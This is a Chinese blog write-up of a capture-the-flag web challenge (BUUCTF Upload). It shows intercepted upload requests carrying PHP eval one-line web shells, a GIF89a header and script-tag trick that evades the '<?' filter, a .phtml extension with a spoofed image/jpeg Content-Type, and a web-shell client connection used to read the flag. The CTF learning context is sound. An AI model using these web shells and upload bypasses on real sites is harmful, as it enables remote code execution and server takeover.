BUUCTF [极客大挑战 2019] Upload

原创

Senimo_ 于 2020-12-17 11:58:30 发布 354 收藏

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 极客大挑战 2019 Upload writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/111311908

BUUCTF [极客大挑战 2019] Upload

考点：

1. 文件后缀绕过
2. 文件类型`Content-Type`绕过
3. 一句话木马`<?`绕过

启动环境：



有上传头像的地方，首先上传正常图片测试：

上传了一张`.jpg`格式的文件，也显示不是图片
后续测试`.php`、`.txt`都不行，可能不止限制了文件后缀，使用**BurpSuite**抓取数据包：

Request to http://5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn:80 [111.73.45.58]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex


```
POST /upload_file.php HTTP/1.1
Host: 5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn
Content-Length: 311
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfGKK2mDS8IPA4wGP
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: username=admin; UM_distinctid=17652556185670-0dd0b9a32f09d3-6c112c7c-13c680-176525561861469
Connection: close

------WebKitFormBoundaryfGKK2mDS8IPA4wGP
Content-Disposition: form-data; name="file"; filename="test.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['test']) ?>
------WebKitFormBoundaryfGKK2mDS8IPA4wGP
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundaryfGKK2mDS8IPA4wGP--
```

其中两条属性：

```
Content-Disposition: form-data; name="file"; filename="test.jpg"
Content-Type: image/jpeg
```

- 将文件名修改为`test.phtml`，绕过常规php文件后缀检测
- 将文件类型修改为：`image/jpeg`

发送数据包，得到回显：



查阅资料，可以通过：

```
GIF89a?
<script language="php">eval($_REQUEST[shell])</script>
```


该方式绕过`<?`的检测：参考资料

重新使用**BurpSuite**抓取数据包并修改为：


```
------WebKitFormBoundaryfMF8MfoJHvcTE8se
Content-Disposition: form-data; name="file"; filename="test.phtml"
Content-Type: image/jpeg

GIF89a?
<script language="php">eval($_REQUEST[shell])</script>
------WebKitFormBoundaryfMF8MfoJHvcTE8se
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundaryfMF8MfoJHvcTE8se--
```



得到上传成功的回显：

使用**蚁剑**连接：




原目录下找不到`test.phtml`，猜测传入文件的路径，最终测试到：`/upload/`为文件目录，**蚁剑**连接：




usr
tmp 2020-12-09 08:04:18 6 b 1777
usr 2015-01-28 18:36:59 30 b 0755
var 2015-02-17 21:14:27 39 b 0755
.dockerenv 2020-12-09 07:58:53 0 b 0755
flag 2020-12-09 07:58:55 43 b 0777
任务列表

在`/`目录找到flag：


编辑: /flag
/flag
1 flag{25d9a88c-0b68-4023-a8e0-a8a552177fdf}
2
https://blog.csdn.net/weixin_44037296